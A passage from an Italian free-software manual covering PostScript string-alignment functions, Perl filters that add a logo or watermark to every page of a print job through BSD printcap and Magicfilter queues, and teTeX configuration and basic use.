```

Si osservi la funzione '**`show_line_left`**': si usano i valori restituiti dalle funzioni '**`line_l`**' e '**`line_t`**' per impostare le coordinate iniziali, quindi si visualizza la stringa. Subito dopo si provvede a ridurre il valore della variabile corrispondente alla funzione '**`line_t`**' del valore restituito da '**`line_h`**' (la distanza tra le righe), in modo da poter continuare con la visualizzazione di altre stringhe, con lo stesso allineamento sinistro, subito sotto quella appena inserita.

```
/show_line_right % <stringa> show_line_right
{
    % Calcola la lunghezza della riga.
    dup % fa una copia della stringa
    stringwidth % restituisce le coordinate finali X e Y
    pop % elimina la coordinata Y

    % Sottrae dalla posizione destra la lunghezza della riga,
    % cambiando poi il segno.
    line_r sub  neg

    % Si posiziona correttamente.
    line_t moveto

    % Mostra la riga e va all'inizio di una riga nuova.
    show

    % Sottrae alla posizione Y l'altezza della riga.
    line_t line_h sub set_line_t
} def
```

La funzione '**`show_line_right`**' è molto simile, con la differenza che occorre fare qualche calcolo per individuare la posizione orizzontale di inizio, sapendo la posizione finale ottenuta dalla funzione '**`line_r`**'. Per questo, viene fatta una copia della stringa, che quindi viene misurata con la funzione '**`setlinewidth`**'. Da questa misurazione si espelle l'informazione verticale, che risulta inutile, sottraendo poi a questa il valore restituito da '**`line_r`**'. Quello che si ottiene è la distanza dalla posizione destra finale, con segno invertito, pertanto si inverte nuovamente con la funzione '**`neg`**'. Disponendo della coordinata X, si aggiunge la coordinata Y, data da '**`line_t`**', spostando la posizione corrente, per poi mostrare la stringa e infine preparare nuovamente la posizione verticale per una nuova riga.

```
/show_line_center
{
```

```
    % Calcola la lunghezza della riga.
    dup % fa una copia della stringa
    stringwidth % restituisce le coordinate finali X e Y
    pop % elimina la coordinata Y
    2 div % divide la lunghezza a metà

    % Sottrae dal centro la metà della riga, cambiando poi il segno.
    line_c sub  neg

    % Si posiziona correttamente.
    line_t moveto

    % Mostra la riga e va all'inizio di una riga nuova.
    show

    % Sottrae alla posizione Y l'altezza della riga.
    line_t line_h sub set_line_t
} def
```

La funzione '**`show_line_center`**' centra la stringa in riferimento alla posizione '**`line_c`**'. I calcoli sono simili a quelli per l'allineamento a destra, con la differenza che la distanza dal centro è pari alla metà della lunghezza della stringa. Il resto è equivalente.

L'esempio seguente mostra come scrivere qualcosa con queste funzioni; la figura 435.11 mostra il risultato che si ottiene osservando il riquadro che va da 0 , 0 a 150 , 100:

```
/Times-Roman findfont 10 scalefont setfont

 90 set_line_t
 10 set_line_l
140 set_line_r
 75 set_line_c
 14 set_line_h

(Stringa a sinistra) show_line_left
(Stringa centrata) show_line_center
(Stringa a destra) show_line_right
(Ciao) show_line_center
() show_line_center
(:-\)) show_line_center

showpage
```


Figura 435.11. Esempio nell'uso delle funzioni sulle stringhe.

Stringa a sinistra

Stringa centrata

Stringa a destra

Ciao

:-)

Naturalmente, si possono predisporre anche delle abbreviazioni a queste funzioni:

```
/L { show_line_left } def
/R { show_line_right } def
/C { show_line_center } def
```

In questo modo, l'indicazione delle stringhe può essere ridotto alla forma seguente:

```
(Stringa a sinistra) L
(Stringa centrata) C
(Stringa a destra) R
(Ciao) C
() C
(:-\)) C
```

435.4 Riferimenti

- *Cappella Archive*
  ⟨http://www.cappella.demon.co.uk/index.html⟩
- David Byram-Wigfield, *Practical PostScript*
  ⟨http://www.cappella.demon.co.uk/bookpdfs/pracpost.pdf⟩
- David Byram-Wigfield, *Tinydict*
  ⟨http://www.cappella.demon.co.uk/tinyfiles/tinydict.html⟩
- David Byram-Wigfield, *Making an electronic book*
  ⟨http://www.cappella.demon.co.uk/tinypdfs/06ebook.pdf⟩
- *First Guide to PostScript*
  ⟨http://www.tailrecursive.org/postscript/postscript.html⟩

Capitolo 436

Modifica sistematica di un file PostScript

Un problema abbastanza frequente negli uffici è la creazione di un'immagine da sovrapporre a tutte le stampate, come un marchio, o come una fincatura. Per esempio, al posto di far stampare della carta intestata, si vuole fare in modo che la stampante stampi automaticamente l'intestazione, senza fare la cosa in due passaggi. Questo capitolo cerca di mostrare un metodo pratico per risolvere il problema.

436.1 Modifica del file PostScript

Per aggiungere qualcosa a una stampa si deve intervenire nel file PostScript prima che questo raggiunga la coda di stampa. Inizialmente si può fare qualche esperimento per scoprire in che punto conviene inserire le proprie modifiche.

Osservando un file PostScript generato da un programma comune per la stampa, si dovrebbe individuare facilmente la fine di una pagina cercando l'istruzione '**`showpage`**':

```
PDFVars/TermAll get exec end end
userdict /pgsave get restore
showpage
%%PageTrailer
%%EndPage
```

Normalmente, subito prima di questa istruzione appare anche l'istruzione '**`restore`**' che serve a ripristinare le condizioni normali. Se effettivamente si recuperano tutte le impostazioni predefinite del linguaggio PostScript si può inserire subito prima dell'istruzione '**`showpage`**' qualcosa che si vuole sovrascrivere sulla pagina; per esempio un codice simile a quello seguente:

```
PDFVars/TermAll get exec end end
userdict /pgsave get restore
save
/cm { 28.346456 mul } def
   0 cm   0   cm moveto
  21 cm  29.7 cm lineto
   0 cm  29.7 cm moveto
  21 cm   0   cm lineto
stroke
restore
showpage
%%PageTrailer
%%EndPage
```

In questo caso si immagina di avere a disposizione una pagina A4, sulla quale si sovrascrive una «X» con due linee tra gli angoli opposti. Nel prossimo esempio, si intende sovrapporre la scritta «riservato» che appare in modo obliquo sulla pagina:

```
PDFVars/TermAll get exec end end
userdict /pgsave get restore
save
/cm { 28.346456 mul } def
    55  rotate
    7 cm  0 cm moveto
    /Helvetica findfont 7 cm scalefont setfont
    (riservato)
    0.9 setgray
    show
stroke
restore
showpage
%%PageTrailer
%%EndPage
```

La figura successiva mostra una pagina con un contenuto senza significato, sulla quale appare la scritta sovrapposta:

Figura 436.4. Esempio di una pagina con la sovrapposizione della scritta «riservato» in primo piano.

Se invece quello che si vuole è semplicemente di intervenire sullo sfondo della pagina, al posto di inserire il codice immediatamente prima dell'istruzione '**`showpage`**' occorre farlo all'inizio della pagina, precisamente subito dopo l'istruzione speciale '**`%%Page:`**', per esempio così:

```
%%Page: 1 10
save
/cm { 28.346456 mul } def
    55 rotate
    7 cm   0   cm moveto
    /Helvetica findfont 7 cm scalefont setfont
    (riservato)
    0.9 setgray
    show
stroke
restore
585 600 bop 1319 39 a Ii(Appunti)37 b(di)d(inf)-5 b(or)t(m)m(atica)35
b(liber)m(a)105 b Ic(2003.01.01)3042 243 y Ii(V)-13 b(olume)71
```

Nella figura successiva si mostra nuovamente l'esempio di una scritta obliqua che questa volta viene posta sullo sfondo, senza disturbare così la lettura del documento.

Figura 436.6. Esempio di una pagina con la scritta «riservato» sullo sfondo.

Eventualmente, per evitare sorprese, prima di modificare un file PostScript lo si può rielaborare attraverso '**ps2ps**'.

436.2 Due programmi Perl che fanno tutto da soli

Per risolvere il problema della modifica di file PostScript si può realizzare un piccolo programma Perl che legge un file contenente le aggiunte, filtrando un file PostScript:

ps-overwrite.pl ***file*** < ***file_ps_originale*** > ***file_ps_sovrascritto***

ps-background.pl ***file*** < ***file_ps_originale*** > ***file_ps_sovrascritto***

Per esempio, se il file 'aggiunte' contiene il codice PostScript da aggiungere, i due comandi seguenti servirebbero per generare il file 'prova-modificato.ps' dal file 'prova.ps'; il primo per aggiungere il codice in primo piano, il secondo per aggiungerlo sullo sfondo:

$ **cat prova.ps | ps-overwrite.pl aggiunte > prova-modificato.ps** [*Invio*]

$ **cat prova.ps | ps-background.pl aggiunte > prova-modificato.ps** [*Invio*]

Ecco il primo programma:

```
#!/usr/bin/perl
#
local ($external_postscript_file) = $ARGV[0];
local ($external_postscript_code) = "";
local ($line)                     = "";
#
# Carica dal file esterno il codice da aggiungere.
#
open (PSCODE, "< $external_postscript_file");
while ($line = <PSCODE>)
  {
    $external_postscript_code = $external_postscript_code . $line;
  }
close (PSCODE);
#
# Legge lo standard input e cerca l'istruzione "showpage" per
# inserire il codice aggiunto.
#
while ($line = <STDIN>)
  {
    if ($line =~ m/^\%/)
      {
        #
        # Si tratta di un commento o di un'istruzione speciale.
        #
        print STDOUT ($line);
      }
```

```
    elsif ($line =~ m/^(.*)\bshowpage\b(.*)$/)
      {
        #
        # Si aggiunge il codice.
        #
        print STDOUT ($1);
        print STDOUT ("\n");
        print STDOUT ("save");
        print STDOUT ("\n");
        print STDOUT ("$external_postscript_code");
        print STDOUT ("\n");
        print STDOUT ("restore");
        print STDOUT ("\n");
        print STDOUT ("showpage");
        print STDOUT ("\n");
        print STDOUT ($2);
        print STDOUT ("\n");
      }
    else
      {
        print STDOUT ($line);
      }
  }
```

Ecco il secondo programma:

```
#!/usr/bin/perl
#
local ($external_postscript_file) = $ARGV[0];
local ($external_postscript_code) = "";
local ($line)                     = "";
#
# Carica dal file esterno il codice da aggiungere.
#
open (PSCODE, "< $external_postscript_file");
while ($line = <PSCODE>)
  {
    $external_postscript_code = $external_postscript_code . $line;
  }
close (PSCODE);
#
# Legge lo standard input e cerca l'istruzione speciale "%%Page:" per
# inserire il codice aggiunto.
#
while ($line = <STDIN>)
  {
    if ($line =~ m/^\%\%Page\:\s/)
      {
        #
        # Si aggiunge il codice a partire dalla riga successiva.
        #
        print STDOUT ($line);
        #
```

```
        print STDOUT ("save");
        print STDOUT ("\n");
        print STDOUT ("$external_postscript_code");
        print STDOUT ("\n");
        print STDOUT ("restore");
        print STDOUT ("\n");
      }
    else
      {
        print STDOUT ($line);
      }
  }
```

Si può osservare che il codice aggiunto viene contornato automaticamente dalle istruzioni '**`save`**' e '**`restore`**' per maggior sicurezza.

436.3 Utilizzo pratico di questi programmi

Per fare in modo che tutte le stampe vengano alterate con qualche tipo di informazione, si deve intervenire nella gestione delle code di stampa. Se si dispone di un sistema di stampa BSD o compatibile, si può agire nel file '`/etc/printcap`', aggiungendo delle code differenti per ogni tipo di modifica che si vuole apportare; a ognuna di queste si deve abbinare un filtro differente.

```
lp|HP Laserjet:\
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :if=/etc/magicfilter/ljet4-filter:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :sh:
```

L'esempio che si vede sopra fa riferimento a una direttiva della coda di stampa predefinita, a cui si associa il filtro '`/etc/magicfilter/ljet4-filter`'. Si tratta precisamente di un programma scritto per Magicfilter (capitolo 213), che contiene in particolare le direttive seguenti:

```
# PostScript
0       %!      filter  /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
0       \004%!  filter  /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
```

A questo punto si potrebbero scrivere una serie di file contenenti codice PostScript da aggiungere alle stampe, a seconda delle esigenze. Si suppone di collocare questi file nella directory '`/etc/ps-modifica/`'. Si osservi il listato successivo che si riferisce ad altre due code di stampa speciali:

```
logo|HP Laserjet con sovrascrittura del logo aziendale:\
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :if=/etc/magicfilter/ljet4-logo-filter:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :sh:

fatt|HP Laserjet con sovrascrittura della fincatura delle fatture:\
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :if=/etc/magicfilter/ljet4-fattura-filter:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :sh:
```

A questo punto si prende il file '`/etc/magicfilter/ljet4-filter`' e se ne fanno due copie: rispettivamente '`/etc/magicfilter/ljet4-logo-filter`' e '`/etc/magicfilter/ljet4-fattura-filter`'. All'interno di questi file si devono modificare le direttive riferite al filtro PostScript; in questo caso si mostra l'uso dello script '**`ps-overwrite`**', per la sovrapposizione in primo piano, ma l'uso dell'altro script è identico:

```
# PostScript
0       %!      filter  /usr/bin/ps-overwrite /etc/ps-modifica/logo ↩
↪| /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
0       \004%!  filter  /usr/bin/ps-overwrite /etc/ps-modifica/logo ↩
↪| /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
```

```
# PostScript
0       %!      filter  /usr/bin/ps-overwrite /etc/ps-modifica/fattura ↩
↪| /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
0       \004%!  filter  /usr/bin/ps-overwrite /etc/ps-modifica/fattura ↩
↪| /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
```

Se si vuole aggiungere anche un passaggio con '**`ps2ps`**':

```
# PostScript
0       %!      filter  /usr/bin/ps2ps - - ↩
↪| /usr/bin/ps-overwrite /etc/ps-modifica/logo ↩
↪| /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
0       \004%!  filter  /usr/bin/ps2ps - - ↩
↪| /usr/bin/ps-overwrite /etc/ps-modifica/logo ↩
↪| /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
```

```
# PostScript
0       %!      filter  /usr/bin/ps2ps - - ↩
↪| /usr/bin/ps-overwrite /etc/ps-modifica/fattura ↩
↪| /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
0       \004%!  filter  /usr/bin/ps2ps - - ↩
↪| /usr/bin/ps-overwrite /etc/ps-modifica/fattura ↩
↪| /usr/bin/gs  -q -dSAFER -dNOPAUSE ↩
↪-r600 -sDEVICE=ljet4 -sOutputFile=- -
```

Naturalmente rimangono da preparare i file '`/etc/ps-modifica/logo`' e '`/etc/ps-modifica/fattura`' con il codice PostScript che si preferisce.

Alla fine, è sufficiente selezionare una coda o l'altra per aggiungere il logo o la fincatura di una fattura:

$ **lpr -Plogo** ... [*Invio*]

$ **lpr -Pfatt** ... [*Invio*]

Indice analitico del volume

Appunti di informatica libera 2008

Volume XVII

Scrivere 2

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lxxv

TeX

teTeX: la distribuzione Unix di TeX

TeX è un linguaggio di programmazione per l'editoria elettronica. Come nei linguaggi di programmazione comuni è possibile realizzare procedure o funzioni, con TeX è possibile costruire delle macro. Nel tempo sono stati realizzati diversi pacchetti standard di macro per TeX; per esempio LaTeX e AmS-TeX.

Semplificando le cose, una distribuzione TeX è un insieme composto da un compilatore TeX (ma forse è più appropriato il termine «compositore»), una serie di file contenenti le informazioni necessarie a produrre i caratteri da stampa e alcuni pacchetti di macro (di solito si tratta almeno di LaTeX).

La distribuzione di TeX più importante nei sistemi Unix è teTeX, [1] a cui si fa riferimento in questo capitolo.

Purtroppo, una distribuzione TeX è qualcosa di estremamente complesso, dove si raccolgono apporti di autori differenti che a volte hanno scelto licenze particolari. In questo senso, la scelta di una distribuzione TeX rispetto a un'altra può significare che questa possa essere complessivamente libera o meno. Tuttavia, dal punto di vista dell'utente, è come la differenza che c'è tra un compilatore libero di un certo linguaggio e un altro compilatore non libero per lo stesso linguaggio di programmazione.

In generale, l'utilizzatore di una distribuzione TeX «libera» non subisce alcun inconveniente dalle particolarità che possono avere le licenze di questo o quel componente. Il problema, semmai, si incontra nel momento in cui si voglia partecipare al suo sviluppo, a causa dell'incompatibilità che ci può essere tra licenze differenti. A questo proposito, si può osservare che molti file sono espressamente di dominio pubblico, per non creare difficoltà di alcun genere all'utilizzo in questa o quella distribuzione.

Questo capitolo si colloca prima di quelli che mostrano l'uso del linguaggio TeX e alcuni concetti potrebbero sembrare oscuri. Tuttavia, è importante comprendere inizialmente, almeno a grandi linee, la struttura e il funzionamento di una distribuzione TeX.

437.1 Collocazione

È importante chiarire che non esiste un modo standard di installare una distribuzione TeX e le differenze esistono anche nell'ambito della stessa distribuzione teTeX, dato che ogni distribuzione GNU tende a collocarla dove ritiene più opportuno.

Il blocco principale di teTeX dovrebbe trovarsi in una gerarchia che può inserirsi al di sotto di '`/usr/lib/`' o '`/usr/share/`'. A titolo di esempio, viene mostrato un elenco di alcune di queste possibilità.

'`/usr/lib/teTeX/texmf/`'

'`/usr/lib/texmf/texmf/`'

'`/usr/share/teTeX/texmf/`'

'`/usr/share/texmf/`'

Negli esempi che vengono mostrati, quando si fa riferimento a questa directory, si indicano solo percorsi relativi a iniziare da '`texmf/`'. La sigla «texmf» sta per *TeX and more*, oppure per *TeX and friends*.

437.2 Configurazione

Di fronte alla complicazione di una distribuzione teTeX, potrebbe sembrare assurda l'idea di metterci le mani, pensando addirittura di modificare le impostazioni generali di teTeX. Tuttavia, quando si maneggiano documenti eccezionalmente voluminosi, potrebbe essere necessario modificare anche ciò che non è stato pensato per esserlo.

Alla fine della composizione di un documento TeX, si può leggere nel file delle registrazioni generato, un rapporto delle risorse utilizzate durante l'elaborazione. Si osservi l'esempio.

```
Here is how much of TeX's memory you used:
 2418 strings out of 25906
 45132 string characters out of 446921
 109255 words of memory out of 263001
 5196 multiletter control sequences out of 10000+0
 106774 words of font info for 69 fonts, out of 200000 for 1000
 15 hyphenation exceptions out of 1000
 33i,12n,21p,2494b,1259s stack positions out of 300i,100n,500p,30000b,4000s

Output written on texput.dvi (1844 pages, 7563800 bytes).
```

Questo è proprio il caso di un documento enorme (1 844 pagine), ma prima di tale informazione appaiono una serie di valori, dove alternativamente si vede quanto di una data risorsa è stato usato e quanto di questa sarebbe stato invece disponibile. Se per qualche ragione si esaurisce una di queste risorse, l'elaborazione si interrompe con una segnalazione di errore che indica quale limite è stato superato.

Se succede, si può provare a mettere mano al file di configurazione di teTeX che dovrebbe essere '`texmf/web2c/texmf.cnf`'. La prima volta, non è tanto facile capire il senso delle direttive che questo contiene, ma con un po' di tentativi si dovrebbe riuscire a risolvere il problema.

Prima di tutto si può osservare che, seguendo lo stile generale di TeX, i commenti sono introdotti dal simbolo di percentuale ('`%`'). Nella prima parte del file sono annotati i percorsi dei vari componenti della distribuzione.

```
% Part 1: Search paths and directories.

% The main tree, which must be mentioned in $TEXMF, below:
TEXMFMAIN = /usr/share/texmf

% A place for local additions to a "standard" texmf tree.  For example:
%   TEXMFLOCAL = /usr/share/texmf.local

% A place where texconfig stores modifications (instead of the TEXMFMAIN
% tree). texconfig relies on the name, so don't change it.
%   TEXMF_CNF = $TEXMF.cnf

% User texmf trees can be catered for like this...
%   HOMETEXMF = $HOME/texmf
```

La lettura di questa parte può rivelare delle informazioni importanti riguardo la propria distribuzione teTeX. Più avanti inizia una parte più delicata: quella che definisce le dimensioni degli

array utilizzati da TeX, che di conseguenza rappresentano i limiti a cui si accennava all'inizio di questa sezione.

```
% Part 3: Array and other sizes for TeX (and Metafont and MetaPost).
…
% Max number of characters in all strings, including all error messages,
% help texts, font names, control sequences.  These values apply to TeX and MP.
pool_size.context = 500000
pool_size.cont-en = 500000
pool_size.cont-nl = 500000
pool_size.cont-de = 500000
%pool_size = 125000
pool_size = 500000
```

In questa parte, il valore più importante è quello di '**pool_size**', perché può creare problemi soprattutto a pdfTeX. Nell'esempio si vede che è stato quadruplicato.

Alcune modifiche non possono essere prese in considerazione senza un'elaborazione successiva del file. In generale, al termine delle modifiche è bene dare il comando seguente:

`#` **texconfig init** [*Invio*]

A parte il caso particolare dell'utilizzo appena mostrato, '**texconfig**' è un programma interattivo predisposto per configurare gli elementi essenziali della distribuzione teTeX. Si avvia semplicemente, senza bisogno di argomenti. La figura 437.4 mostra il menù principale di '**texconfig**'.

`#` **texconfig** [*Invio*]

Figura 437.4. Il menù principale di '**texconfig**'.

```
.--------------------------- teTeX setup utility ----------------------------.
|                                                                            |
|  Hint: all output of external commands (e.g. tex) is logged into          |
|  a file. You can look at this file using LOG. If cursor keys make         |
|  trouble, you may have more luck with +/- and TAB.                         |
|                                                                            |
|                                                                            |
| .------------------------------------------------------------------------. |
| |                EXIT    exit                                            | |
| |                PREF    personal preferences                            | |
| |                CONF    show configuration                              | |
| |                REHASH  rebuild ls-R database                           | |
| |                HYPHEN  hyphenation table (tex/latex)                   | |
| |                MODE    default mode (xdvi/dvips/mf)                    | |
| |                XDVI    xdvi configuration                              | |
| |                DVIPS   dvips configuration                             | |
| |                FONT    directories for font creation                   | |
| |                DOC     rebuild html documentation                      | |
| |                FAQ     frequently asked questions + answers            | |
| |                LOG     view logfile                                    | |
|----------------------------------------------------------------------------|
|                           <  OK  >      <Cancel>                            |
`----------------------------------------------------------------------------'
```

La funzione indicata con la sigla *PREF* serve solo a modificare il comportamento di '**texconfig**', permettendo in particolare di selezionare un programma per la modifica del testo alternativo a quello predefinito.

La funzione *CONF* permette di mostrare la configurazione, consistente nella definizione delle directory contenenti i vari componenti della distribuzione teTeX.

La funzione *REHASH* permette di ricostruire il file '`texmf/ls-R`', utilizzato per agevolare la ricerca dei componenti installati ad alcuni programmi della distribuzione. In generale, si ricostruisce questo file quando si aggiunte o si toglie qualche file (per esempio i file dei tipi di carattere).

La funzione *HYPHEN* è molto importante, perché permette di stabilire le lingue per cui attivare la suddivisione in sillabe del testo. Selezionando questa funzione si ottiene l'avvio del programma per la modifica di file di testo (presumibilmente VI) con il file '`texmf/tex/generic/config/language.dat`'. Questo file può essere modificato, quindi, dopo averlo salvato, vengono avviate automaticamente le procedure necessarie ad attivare in pratica le scelte fatte.

Di solito, si tratta di commentare le righe che fanno riferimento a linguaggi che non si vogliono gestire e di togliere il commento dalla direttiva di attivazione della sillabazione per la lingua italiana.

```
% File    : language.dat
% Purpose : specify which hypenation patterns to load
%           while running iniTeX

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
% CAUTION: the first language will be the default if no style-file
%          (e.g. german.sty) is used.
% Since version 3.0 of TeX, hyphenation patterns for multiple languages are
% possible. Unless you know what you are doing, please let the american
% english patterns be the first ones. The babel system allows you to
% easily change the active language for your texts. For more information,
% have a look to the documentation in texmf/doc/generic/babel.
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

% The hyphenation pattern files are in the directory:
%       texmf/tex/generic/hyphen


% The US-english patterns should be loaded *always* and as *first* ones.
american ushyph1.tex %

% Let us define USenglish as an alias for american:
=USenglish %

% UK english, TWO LINES!
%british  ukhyph.tex %
%=UKenglish %

% english should always be defined. Either an alias for american or british.
=english %

% French, TWO lines!
french          frhyph.tex frhyphex.tex %
=patois %

german          ghyph31.tex %
```

```
% The following languages are disabled by default. Uncomment, what you need.
%bahasa         inhyph.tex %
%catalan        cahyph.tex %
%croatian       hrhyph.tex %
%czech          czhyph2e.tex %
%danish         dkhyphen.tex %
%dutch          nehyph2.tex %
%finnish        fihyph.tex %
%galician       gahyph.tex %
italian         ithyph.tex %
%magyar         huhyph.tex %
%norsk          nohyph.tex %
%polish         plhyph.tex %
%portuges       pthyph.tex %
%romanian       rohyphen.tex %
%russian        ruhyph.tex %
%serbocroatian  shhyphl.tex %
%slovene        sihyph22.tex %
%spanish        sphyph.tex %
%swedish        sehyph.tex %
%turkish        trhyph.tex %

% A "language" without hyphenation:
nohyphenation zerohyph.tex %
```

Al termine dell'elaborazione si può verificare nel file '`texmf/web2c/latex.log`' la presenza delle righe che dimostrano l'abilitazione della sillabazione per le lingue selezionate nel file di configurazione. In questo caso particolare, la lingua italiana corrisponde al linguaggio numero tre.

```
…
\l@american=\language0
…
\l@USenglish =\language0
\l@english =\language0
\l@french=\language1
…
\l@patois =\language1
\l@german=\language2
…
\l@italian=\language3
…
\l@nohyphenation=\language4
```

La funzione *MODE* permette di predisporre alcuni programmi per la risoluzione della propria stampante. Ciò si ottiene semplicemente selezionando il nome di una stampante che dovrebbe corrispondere, o essere molto simile alla propria.

La funzione *XDVI* permette di configurare Xdvi (capitolo 217), il programma di visualizzazione dei file DVI, in modo da stabilire il formato del foglio che si utilizza. Basta scorrere un elenco

e confermare.

La funzione *DVIPS* permette di configurare Dvips (capitolo 217), il programma in grado di convertire file DVI in PostScript. Come per Xdvi, la cosa più importante da stabilire è il formato della carta, ma può anche essere indicata la stampante, o il comando di stampa da utilizzare quando Dvips viene usato per inviare direttamente un file alla stampa.

L'ultima funzione importante è *FONT* che permette di regolare i permessi di accesso alle directory che contengono i tipi di carattere e anche di configurare altre caratteristiche di questi file.

437.3 Funzionamento fondamentale di TeX

TeX utilizza un sorgente che si distingue perché di solito il suo nome finisce con l'estensione '`.tex`'; durante il processo di composizione genera un rapporto sull'elaborazione in un file con l'estensione '`.log`' e produce un file finale in formato DVI, con estensione '`.dvi`'. Successivamente, i file DVI vengono convertiti normalmente in PostScript attraverso il programma Dvips.

Eventualmente, è disponibile anche pdfTeX, con cui, invece di una composizione in formato DVI, si ottiene un file PDF senza passaggi intermedi.

Se si suppone che il file '`primo.tex`' contenga il testo seguente

```
Ciao a tutti.

Questo \`e il mio primo documento scritto con il linguaggio \TeX.
\bye
```

per ottenere la composizione in formato DVI è sufficiente il comando

$ **tex primo.tex** [*Invio*]

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
(primo.tex [1] )
Output written on primo.dvi (1 page, 328 bytes).
Transcript written on primo.log.
```

mentre per ottenere la composizione in formato PDF è sufficiente il comando

$ **pdftex primo.tex** [*Invio*]

```
This is pdfTeX, Version 3.14159-13d (Web2C 7.3.1)
(primo.tex[/usr/share/texmf/pdftex/config/pdftex.cfg]
Babel <v3.6x> and hyphenation patterns for american, italian, nohyphenation,
  loaded.
[1[/usr/share/texmf/dvips/config/pdftex.map]] )<cmr10.pfb>
Output written on primo.pdf (1 page, 9807 bytes).
Transcript written on primo.log.
```

Nel primo caso si ottiene il file '`primo.dvi`', mentre nel secondo si ha il file '`primo.pdf`'. Eventualmente, per convertire il file DVI in PostScript, è sufficiente usare Dvips nel modo seguente:

$ **dvips -o primo.ps primo.dvi** [*Invio*]

```
This is dvips(k) 5.86 Copyright 1999 Radical Eye Software (www.radicaleye.com)
' TeX output 2001.08.30:0835' -> primo.ps
<texc.pro>. [1]
```

Ecco quello che si ottiene:

> Ciao a tutti.
> Questo è il mio primo documento scritto con il linguaggio TEX.

Si può anche usare una versione estesa di TeX, e-TeX e pdfeTeX, corrispondenti agli eseguibili '**etex**' e '**pdfetex**', che in questo caso si comportano nello stesso modo:

$ **etex primo.tex** [*Invio*]

```
This is e-TeX, Version 3.14159-2.1 (Web2C 7.3.1)
entering extended mode
(primo.tex [1] )
Output written on primo.dvi (1 page, 328 bytes).
Transcript written on primo.log.
```

oppure

$ **pdfetex primo.tex** [*Invio*]

```
This is pdfeTeX, Version 3.14159-13d-2.1 (Web2C 7.3.1)
entering extended mode
(primo.tex[/usr/share/texmf/pdftex/config/pdftex.cfg] [1[/usr/share/texmf/dvips
/config/pdftex.map]] )<cmr10.pfb>
Output written on primo.pdf (1 page, 9807 bytes).
Transcript written on primo.log.
```

Gli eseguibili '**tex**', '**pdftex**' '**etex**' e '**pdfetex**' sono indipendenti, mentre attorno a loro si presentano altrettante serie di collegamenti simbolici:

```
virtex     -> tex
initex     -> tex
latex      -> tex
amstex     -> tex

evirtex    -> etex
einitex    -> etex
elatex     -> etex

pdfevirtex -> pdfetex
pdfeinitex -> pdfetex
pdfelatex  -> pdfetex

pdfvirtex  -> pdftex
